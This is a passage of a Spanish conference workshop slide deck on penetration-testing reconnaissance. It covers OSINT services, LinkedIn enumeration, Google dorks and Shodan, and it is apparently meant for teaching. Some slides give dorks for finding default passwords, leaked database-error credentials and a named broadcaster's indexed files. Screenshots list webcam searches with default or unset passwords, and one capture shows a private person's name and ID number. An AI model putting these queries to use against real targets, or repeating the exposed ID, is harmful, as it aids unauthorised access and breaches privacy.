



# Dev-pentest

**Euskalhack Security Congress III**

**Ignacio Brihuela / Álvaro Macías**



# ÍNDICE

- Whoami
- Motivación
- Pasando al ataque
- Reconocimiento y recolección de información.
- Explotación y postexplotación
- Referencias



# ÍNDICE

- Whoami
- Motivación
- Pasando al ataque
- Reconocimiento y recolección de información.
- Explotación y postexplotación
- Referencias



## Whoami: Nacho Brihuega

- Senior Security Penetration Tester en ElevenPaths  
Cybersecurity Profesional Service en Telefónica.
- Graduado en Ingeniería en Tecnologías de la Telecomunicación, especialidad en ingeniería telemática (UAH)
- Máster en Seguridad Informática (UNIR).
- Coautor en blog “Follow the White Rabbit”.
- @n4xh4ck5 / @naxhack5

*Telefónica*



## *Whoami: Nacho Brihuega*

- Cofundador de fwhibbit y administrador de sistemas.
- Cofundador en blog “Follow the White Rabbit”.
- Habitual jugador de CTF's
- @naivenom



# DISCLAMER

- La información que se va a mostrar es de carácter público.
- Se ofuscará la mayor parte de las ocasiones para no mostrar el origen de la información.
- Las técnicas demostradas son para fines académicos, no nos hacemos responsables de su uso para otros fines.
- Hack&Learn&Share

**KEEP  
CALM  
AND  
HACK  
ON**



# ÍNDICE

- Whoami
- Motivación
- Pasando al ataque
- Reconocimiento y recolección de información.
- Explotación y postexplotación
- Referencias



# MOTIVACIÓN

El objetivo del taller Dev-Pentest es describir el proceso de un pentesting desde la recolección de información hasta el compromiso y post-explotación de una máquina aplicando herramientas de desarrollo propio. El enfoque que se quiere transmitir a los asistentes son las ventajas de programar sus propias herramientas como mecanismo de aprendizaje y no depender exclusivamente de desarrollos de terceros





# ÍNDICE

- Whoami
- Motivación
- Pasando al ataque
- Reconocimiento y recolección de información.
- Explotación y postexplotación
- Referencias



# PASANDO AL ATAQUE

- Escenario: Realizar un Pentesting dentro de un servicio de Red Team
- Seleccionar target.
- Fases:
  - Reconocimiento y recolección de información.
  - Explotación
  - Postexplotación




# ÍNDICE

- Whoami
- Motivación
- Pasando al ataque
- Reconocimiento y recolección de información.
- Explotación y postexplotación
- Referencias



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN

- Dividida en dos fases:
  - Reconocimiento pasivo: **Footprinting**. Obtención de información de forma pasiva.
  - Reconocimiento activo: **Fingerprinting**. Escaneo o enumeración de forma activa, es decir, existe interacción directa con el target.
- Objetivo: Obtener un mapa de red y visibilidad para **perfilar la superficie de ataque**



Fuente:  
<http://www.expansion.com/economia-digital/innovacion/2016/01/03/5682714e22601da00f8b4635.html>



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN

- Identificar IP's
- Identificar dominios para esas IP's.
- Identificar subdominios.
- Descubrimiento de puertos y servicios.
- Análisis e identificación de tecnología.
- Búsqueda de resultados indexados...
- Descubrimiento de contenidos: rutas por defecto, usuarios, formularios de login,...




# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting - OSINT

Búsqueda del target en motores de  
búsqueda:

<https://inteltechniques.com/>



The screenshot shows the IntelTechniques website by Michael Bazzell. The header includes the site name and a navigation bar with links to Online Training, Live Events, Services, Tools, Links, Forum, and Blog. On the left, a sidebar lists OSINT links for Search Engines, Facebook, Twitter, Instagram, User Name, Real Name, Email Address, Telephone Number, Domain Name, IP Address, YouTube, and Reverse Image. The main content area is titled 'Custom Search Engine Tools' and features a table with input fields for each search engine and a 'Populate All' button.


Search Engine	Populate All
<input type="text"/>	<input type="button" value="Populate All"/>
<input type="text"/>	<input type="button" value="Google"/>
<input type="text"/>	<input type="button" value="Google Date"/>
<input type="text"/>	<input type="button" value="Bing"/>
<input type="text"/>	<input type="button" value="Yahoo"/>
<input type="text"/>	<input type="button" value="Searx"/>
<input type="text"/>	<input type="button" value="Yandex"/>
<input type="text"/>	<input type="button" value="Baidu"/>
<input type="text"/>	<input type="button" value="Exalead"/>
<input type="text"/>	<input type="button" value="Duck Go"/>
<input type="text"/>	<input type="button" value="StartPage"/>
<input type="text"/>	<input type="button" value="Newsgroups"/>
<input type="text"/>	<input type="button" value="Blogs"/>
<input type="text"/>	<input type="button" value="FTP Servers"/>
<input type="text"/>	<input type="button" value="Index Of"/>
<input type="text"/>	<input type="button" value="Scholar"/>
<input type="text"/>	<input type="button" value="Patents"/>
<input type="text"/>	<input type="button" value="News"/>
<input type="text"/>	<input type="button" value="Disqus"/>



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting - OSINT

- Búsqueda de dominios, IP's, nombre de la compañía,...en los principales servicios online:
  - **Robtex** - <https://www.robtex.com>
  - **Reverse Report** - <https://reverse.report/>
  - **Ipv4info** - <http://ipv4info.com/>
  - **Crowd** - <https://www.threatcrowd.org/>



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting - OSINT

- **Servicios online de geolocalización o histórico**
  - Domain Tools - <http://domaintools.com/> - captcha
  - MX Toolbox: <http://mxtoolbox.com/>
  - Ultra tools - <https://www.ultratools.com/>
  - GeoIP - <http://freegeoip.net>
  - DB-IP - <https://db-ip.com/>
  - Archive - <https://archive.org/>
  - ViewDNS - <http://viewdns.info/>
  - Virustotal – IP [www.virustotal.com/en/ip-address/](http://www.virustotal.com/en/ip-address/)





# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting - OSINT

- Boletín oficial del Estado (BOE): <https://www.boe.es>
- Boletín Oficial de Registro Mercantil (BORME):  
<https://libreborme.net/>
- **Redes profesionales:** Linkedin – Listado de empleados, clientes, cuentas de correo, ...
- **Redes sociales:** Facebook, Twitter, Instagram,...
- **Foros de desarrolladores:** Stackoverflow, canales telegram ,...
- **Foros privados:** Pastebin, Reddit, Forocoches, ...



Telegram



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting - OSINT

Tools específicas para **LinkedIn**

- InSpy
- LinkedIn2username
- ScapedIn



```
/InSpy# python InSpy.py -h
usage: InSpy.py [-h] [-v] [--techspy [file]] [--limit int] [--empspy [file]]
               [--emailformat string] [--html file] [--csv file]
               [--json file]
               company

InSpy - A LinkedIn enumeration tool by Jonathan Broche (@g0jhonny)

positional arguments:
  company                Company name to use for tasks.

optional arguments:
  -h, --help            show this help message and exit
  -v, --version          show program's version number and exit

Technology Search:
  --techspy [file]      Crawl LinkedIn job listings for technologies used by
                        the company. Technologies imported from a new line
                        delimited file. [Default: tech-list-small.txt]
  --limit int           Limit the number of job listings to crawl. [Default:
                        50]

Employee Harvesting:
  --empspy [file]       Discover employees by title and/or department. Titles
                        and departments are imported from a new line delimited
                        file. [Default: title-list-small.txt]
  --emailformat string  Create email addresses for discovered employees using
                        a known format. [Accepted Formats: first.last@xyz.com,
                        last.first@xyz.com, firstl@xyz.com, lfirst@xyz.com,
                        flast@xyz.com, lastf@xyz.com, first@xyz.com,
                        last@xyz.com]

Output Options:
  --html file           Print results in HTML file.
  --csv file            Print results in CSV format.
  --json file           Print results in JSON.
```

# ***RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:***

## ***Footprinting – Hacking con buscadores***

Hacking con buscadores: Deja que Google y cia hagan el trabajo sucio.

- Google: Conocidos Google Dorks
- Bing: Dorks interesante como “ip” y “domain”
- Baidu: [www.baidu.com](http://www.baidu.com)
- Yandex: [www.yandex.com](http://www.yandex.com)
- Yaci: <https://yaci.net>
- Startpage: [www.startpage.com](http://www.startpage.com)
- DuckDuckGo: <https://duckduckgo.com/>
- Exalead: <https://www.exalead.com/search/>



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – Hacking con buscadores

Google Hacking – Referencia: <https://www.exploit-db.com/google-hacking-database/>

- site: web específica
- inurl: Aparece en la url – exclusivo de Google
- intitle: título
- intext: Aparezca en el texto
- filetype/ext: extensión.
- info: información
- cache: info cacheada en Google
- ip (bing): Listar dominios de una IP
- link: enlaces contenido sitio web
- Domain (Bing): listar subdominios.

### Operadores lógicos

- OR: |
- AND: +
- Comillas dobles: "" - Buscar frase exacta
- \*: Cualquier cosa
- "-": Descarta de la búsqueda
- "?": Puede estar o no.



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – Hacking con buscadores

### Metalocalización de archivos:

- ext: pdf intitle: c users
- ext:pdf intitle: “c documents and settings”
- ext:pdf “file home”



ext:pdf intitle: c users

Todo Vídeos Noticias Imágenes Shopping Más Configuración Herramientas

Aproximadamente 3.950 resultados (0,37 segundos)

Sugerencia: Buscar solo resultados en español. Puedes especificar tu idioma de búsqueda en Preferencias

[PDF] C:\Users\MÓNICA\AppData\Local\Microsoft\Windows ... - Emprendelo  
/contratos-publicos/1354398228874/.../1354398241215.pdf ▼  
(DN): c=es, o=FNMT, ou=FNMT Clase 2 CA, ou=500070015, cn=NOMBRE. BROX DE LA PEÑA MONICA -. NIF 05408085A. Fecha: 2014.02.22 11:46:03.

[PDF] 1 1 of 74 file://C:/Users/admin/Desktop/2015\_04\_23\_u\_m.htm  
/.../data/2015\_04\_23\_u\_m.pdf ▼ Traducir esta página  
23 abr. 2015 - of Rights and Full Participation) Act, 1995 will be given priority. 3. 3 of 74 file:///C:/Users/admin/Desktop/2015\_04\_23\_u\_m.htm ...

[PDF] Page 1 of 13 Diagnostics 12-08-2014 file://C:\Users\sesa60911 ...  
/.../en.../Unity\_Diagnostics.pdf ▼ Traducir esta página  
12 ago. 2014 - chapter contains the following sections: Page 1 of 13. Diagnostics. 12-08-2014 file://C:\Users\sesa60911\AppData\Local\Temp\~hhA391.htm ...

[PDF] C:\Users\amilio\Documents\FERNANDO\QDatos\CARRETERA ...  
/contratos-publicos/1354398228874/.../1354398241245.pdf ▼  
Nombre de reconocimiento (DN): c=es, o=FNMT, ou=FNMT Clase. 2 CA, ou=500070015, cn=NOMBRE BROX DE LA PEÑA MONICA -. NIF 05408085A.

[PDF] Webs y buscadores en ciencias de la salud. 2.ª edición - Inicio  
fundacionio.org/docs/documento\_MONOGRAFIA\_WEBS.pdf ▼  
de ENS Escuela - Artículos relacionados  
20 dic. 2012 - Centros Nacionales; C. Internacionales; Consejerías y Serv. autonómicos. Salud; NHS; OMS/OPS; Unesco; Sistema Internacional Unidades;.

[PDF] C:\Users\ccbarit\Documents\Republic of the.tif  
/.../sites/default/files/order/.../DO\_s2011\_48.pdf ▼ Traducir esta página

Intitle index of mp3 andy - WordPress.com  
/.../intitle-index-of-mp3-andy... - Traducir esta página  
Intitle index of mp3 andy. R3 NAVENG NAVENG c users and settings all users user guide norton 0c55c096-0f1d-4f28-aaa2-85ef591126e7 norton.

# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – Hacking con buscadores

### Política de contraseñas: Usuarios y contraseñas por defecto.

- “ tu contraseña inicial”
- “your initial password”
- “username consists of the” password



#### Ayuda - Biblioteca Central - Universidad Tecnológica de Panamá

Si existe **tu contraseña inicial es 12345** debes cambiar de contraseña. Si no existe, Regístrate. Presentate por nuestra biblioteca para autenticar tus datos.

#### Biblioteca Central - Universidad Tecnológica de Panamá

Si ya existes **tu contraseña inicial es 12345** es necesario que la cambies. 2. Si no existes es necesario que te registres en la opción "Regístrate" del portal ...

#### MANUAL DE USO DEL OPAC - absysnet

[absysnet Docs/Manual\\_opac1.pdf](#) - Archivo PDF

**Tu contraseña inicial** está formada por los ocho primeros caracteres de tu documento de identidad. A continuación, pulsa el botón Conectar. 2

#### Cómo obtengo el usuario y contraseña de Alquilerdeviviendas.es

[www.alquilerdeviviendas.es/acceso\\_alquileres.php](http://www.alquilerdeviviendas.es/acceso_alquileres.php)

... puedes enviarnos tus datos de contacto y te enviaremos un usuario y el código de cliente que será **tu contraseña inicial** para que tú mismo puedas insertar las ...

#### contraseña - Microsoft Community

[answers.microsoft.com/es-es/outlook\\_com/forum/oemail-oapps...](https://answers.microsoft.com/es-es/outlook_com/forum/oemail-oapps...)

... de 30 a 72 días para generar nuevamente el cambio, en ocasiones debe realizar un tercer cambio para que reconozca **tu contraseña inicial**. ...

#### Archivo de Categoría de "03. Registro e ingreso" | Facto

<https://www.facto.cl/manuales/manual-para-usuarios/registro-e-ingreso>

Cambiar **tu contraseña inicial** después de ingresar. Si quieres cambiar la contraseña inicial por otra más fácil de recordar, ...

#### PLATAFORMA MOODLE - plataforma-moodle

[plataforma-moodle](#)

**Tu contraseña inicial** es como tu usuario, tu DNI con 0 delante, salvo que ya hayas utilizado alguna vez la plataforma Moodle de la Conselleria d'Educació, ...

#### Correo UNY by on Prezi

<https://prezi.com/EgSdHd-0jyWw/Correo-UNY/>

30 may. 2014 - Haz clic en el boton de lo contrario. Haz clic. HCP-012-000001. Debes ingresar tu expediente **Tu contraseña inicial es: V-tuCédula** Ejemplo: ...

#### [PDF] Preguntas frecuentes - Belcorp

<https://www.somosbelcorp.com/.../Preguntas%20frecuentes%20Portal%20Consultora...>

a) Si es la primera vez que ingresas o no has cambiado **tu contraseña inicial**, por favor ve a la pregunta 4. b) Si ya cambiaste tu contraseña y has confirmado tu ...

#### Ayuda Migración - ech

[www.ech.es/ech/pro/app/detalle?ID=132465](http://www.ech.es/ech/pro/app/detalle?ID=132465)

Así, si **tu contraseña inicial** era abc, ahora es abc2006. Desde luego, puedes cambiar esta contraseña ingresando a la opción Modificar datos en el Menú de ...

# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – Hacking con buscadores

### Política de contraseñas: Usuarios y contraseñas por defecto.

- “your password in the same”
- “your password is the same” site:edu
- “tu contraseña es la misma”

Acceder al área de clientes Fibra / ADSL - [redacted]  
<https://ayuda.queens.edu/particulares/adsl-y-fibra/mi-adsl/1894...>  
**tu contraseña es la misma para tu área de clientes y para tu app Mi [redacted]** No recuerdo mi contraseña. Si has olvidado tu contraseña clic en la opción ...

Ranking de Notas - puedes ingresar a un simulador

**Tu contraseña es la misma** que utilizaste para el proceso de Inscripción PSU  
INGRESAR. Recuperar contraseña de acceso

[redacted] Corporation Online Courses Traducir esta página

[\[redacted\].edu](#)

... login on the left side of this page using your full FCSL email as your login ID. **Your password is the same** one utilized to login to the FCSL network and email

[redacted] - Login Traducir esta página

[\[redacted\].edu/Login.aspx](#)

**\*Your password is the same** as your JagMail or USAonline/ Sakai password. For USA Health System employees: \*If you do not already have a USA online/Sakai account ...

Moodle @ Mac Traducir esta página

[\[redacted\].edu/my](#)

**Your password is the same** one you use to access your MacMurray email. Site News. Subscribe to the Site News forum below for updates on scheduled Moodle downtime, ...

Login :: [redacted] Traducir esta página

[\[redacted\].edu/\[redacted\]balance](#)

Home > [redacted]. Please log in with your UMass Lowell email address, ... **Your password is the same** as your email password Email: Password: UCard, ...

How to use the Zone [redacted]

[\[redacted\]/finaid/PDFdocs/1011/How to use the Zone...](#) - Archivo PDF

How to use the Zone to check your Financial Aid Information. **Your password is the same** password used for your Zone login FYI: If you can't find your Financial Aid

Home - [redacted] Traducir esta página

[\[redacted\].edu/\[redacted\]default.aspx](#)

In tandem with our new website, Queens College has launched its intranet, [redacted]. **Your password is the same** password you adopted for your QC Username account

YOU Portal Login Traducir esta página

[\[redacted\].edu](#)

Enter your Username and Password. Username: Password: **Your password is the same** as the password you use to access your WesternU e-mail account





# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – Hacking con buscadores

### Indexación de ficheros ofimáticos

*site:\*rtve.es site:rtve.\* (ext:pdf OR ext:doc OR  
ext:docx OR ext:xls OR ext:ppt)*



site:\*rtve.es site:rtve.\* (ext:doc OR ext:docx OR ext:pdf OR ext:xls OR ext:ppt)

Todo Imágenes Noticias Shopping Maps Más Configuración Herramientas

Aproximadamente 88.700 resultados 0,65 segundos)

[PDF] k - RTVE.es  
extra.rtve.es/ugt/0194/normadirectivos.pdf  
Page 1. RadioTelevisión Española. INSTRUCCIÓN 112004, DE 30 DE SEPTIEMBRE, DE LA DIRECCIÓN GENERAL. DE RADIOTELEVISIÓN ESPAÑOLA...

[PDF] Reglamento de la OSCRTVE - RTVE.es  
extra.rtve.es/ugt/roc.pdf  
Page 1. Portada. Reglamento de la Orquesta y Coro. EDICIÓN ELECTRÓNICA EN FORMATO PDF. [Revisión 27 de febrero de 2014]. PUBLICADO POR UGT ...

[PDF] capítulo octavo - RTVE.es  
extra.rtve.es/ccool/.../250611/Propuesta\_retribucion\_complementos\_CCOO\_UGT.pdf  
Page 1. CAPÍTULO OCTAVO. SISTEMA RETRIBUTIVO. Artículo 57.- Retribuciones. 1. Se considera salario la totalidad de las percepciones económicas de ...

[PDF] perfiles para cubrir 25 puestos por adscripción - sirtve.com  
extra.rtve.es/.../CONVOCATORIA\_PERSONAL\_FIJO\_PARA\_LA\_MANANA\_DE...  
Page 1. COMUNICADO DE INTERÉS PARA EL PERSONAL FIJO (\*) DE LA CORPORACIÓN RTVE. (\*) Con una antigüedad mínima de seis (6) meses en ...

[PDF] Catálogo de Ayudas 2015 - RTVE.es  
extra.rtve.es/ugt/201506/catalogo-ayudas-crtve.pdf  
Page 1. Catálogo de Ayudas 2015. Convocatorias y prestaciones 2015. Pólizas colectivas de seguros para los trabajadores. Aprobado por la Comisión de ...

[PDF] en La Primera de TVE - RTVE.es  
www.rtve.es/files/1013-22-FICHERO/TVE\_Ankawa\_050606.pdf?do  
6 jun. 2005 - Page 1. Page 2. Ankawa es un nuevo espacio de entretenimiento, presentado por Bertín Osborne, que se estrena el viernes, 10 de junio..

[PDF] gente de primera - RTVE.es  
www.rtve.es/files/1013-25-FICHERO/TVE\_GentedePrimera\_050526.pdf?..



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – Hacking con buscadores

Indexación de ficheros ofimáticos fuera del  
target

*intext:rtve intitle:rtve –site:rtve.es –*

*site:www.rtve.es (ext:pdf OR ext:doc OR ext:docx*

*OR ext:xls OR ext:ppt)*



intext:rtve intitle:rtve -site:www.rtve.es -site:rtve.es (ext:pdf OR ext:doc (

Todo Noticias Vídeos Maps Imágenes Más Configuración Herramientas

Aproximadamente 1.050 resultados (0,52 segundos)

[PDF] 2.225 PROFESIONALES DE RTVE EXIGEN INDEPENDENCIA Y ...  
www.infolibre.es/uploads/documentos/2017/02/16\_tve\_7bd3a402.pdf  
16 feb. 2017 - Los Consejos de Informativos de RTVE (TVE, RNE, Interactivos) hemos recogido. 2.225 firmas de profesionales de la Corporación en apoyo al ...

[PDF] TESIS DOCTORAL LA TRANSFORMACIÓN DE RTVE DESDE LA V...  
www.tesisenred.net/bitstream/handle/10803/117461/ammf1de1.pdf?sequence=1...y  
Bajo la dirección del Catedrático D. José Manuel Pérez Tomero. Mayo de 2012. LA TRANSFORMACIÓN DE RTVE DESDE LA VIII. LEGISLATURA: Legislación ...

[PDF] @ RTVE.ES - IMIM  
https://intranet.imim.cat/esdeveniments/22394/fitxers/17571/download  
3 Noviembre, 2014. @ RTVE.ES. 4 min. TMV: 539300. TVD: 406000. UUD: 5603000. UUM: www.rtve.es/noticias. TARIFA: PAÍS: URL: 5393 €. España ...

[PDF] EL RÉGIMEN JURÍDICO DE LA NUEVA CORPORACIÓN RTVE  
e-spacio.uned.es/fez/eserv/bibliuned:revistaDFD-2009-1-5080/Documento.pdf  
de AM Ruiz de Apodaca Espinosa - 2009 - Citado por 2 - Artículos relacionados  
Administración. b) El Director General de RTVE. c) Los Consejos Asesores. B. ... Obligaciones derivadas de la condición de servicio público para RTVE. B. El.

[PDF] La crisis de RTVE - E-Prints Complutense  
eprints.ucm.es/8052/1/rtve2.pdf  
de S López-Pavillard - 1992 - Citado por 3 - Artículos relacionados  
Santiago.lopez@rtve.es. Junio de 1992. Índice. 1. La televisión pública en Europa. 2. Organización, control y financiación de RTVE. 3. Cronología de una crisis.

[PDF] La documentación audiovisual en RTVE  
https://revistas.ucm.es/index.php/DCIN/article/download/.../19961  
de SL Pavillard - 1995 - Citado por 8 - Artículos relacionados  
prestación a terceros de los fondos audiovisuales de RTVE, es la primera ... Radiotelevisión Española, sobre la Documentación en RTVE y sus sociedades..

# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – Hacking con buscadores

- Puertos de administración:

*“allinurl:.com:8080”*

- Encontrar info de usuarios en errores

*intext:"Access denied for user" intext:"using password" intext:"on line"*

- Búsqueda de subdominios:

- *site:dominio.com –site:www.dominio.com*
- *(bing) domain:dominio.com*




# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – Análisis servicios

- Servicios online que “analizan” IP’s -> identificar servicios y puertos de manera anónima:

- Shodan [www.shodan.io](http://www.shodan.io)
- Censys: censys.io (API ya es de pago)
- Zoomeye - [www.zoomeye.org](http://www.zoomeye.org)
- Fofa - fofa.so



# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN:

## Footprinting – Análisis servicios

- Shodan [www.shodan.io](http://www.shodan.io)
- Propios filtros:
  - City
  - Country
  - Geo
  - Port
- Funcionalidad “Explore” enfocado a dispositivos IoT: gasolineras, SCADA, barcos, cámaras IP,...  
API free y premium.



**Explore**  
Discover the Internet using search queries shared by other users.

**Featured Categories**

- Industrial Control Systems
- Databases
- Video Games

**Top Voted**


- Webcam** (9,933 results)  
best ip cam search I have found yet.  
webcam surveillance cams 2010-03-15
- Cams** (3,921 results)  
admin admin  
cam webcam 2012-02-06
- Netcam** (2,191 results)  
Netcam  
netcam 2012-01-13
- default password** (1,479 results)  
Finds results with "default password" in the ba...  
router default password 2010-01-14
- dreambox** (1,073 results)  
dreambox

**Recently Shared**

- Cam-Webs** (1 result)  
Servers for Megapixel IP cams.  
ip cam megapixel ip camera 2018-05-29
- Password Not Set** (1 result)  
No password set on these devices.  
password login authentication 2018-05-29
- cameras** (1 result)  
cam 2018-05-29
- GoAhead country:"kr"** (1 result)  
2018-05-29
- Server: Sphere** (1 result)

# RECONOCIMIENTO Y RECOLECCIÓN DE INFORMACIÓN: Footprinting – Análisis servicios

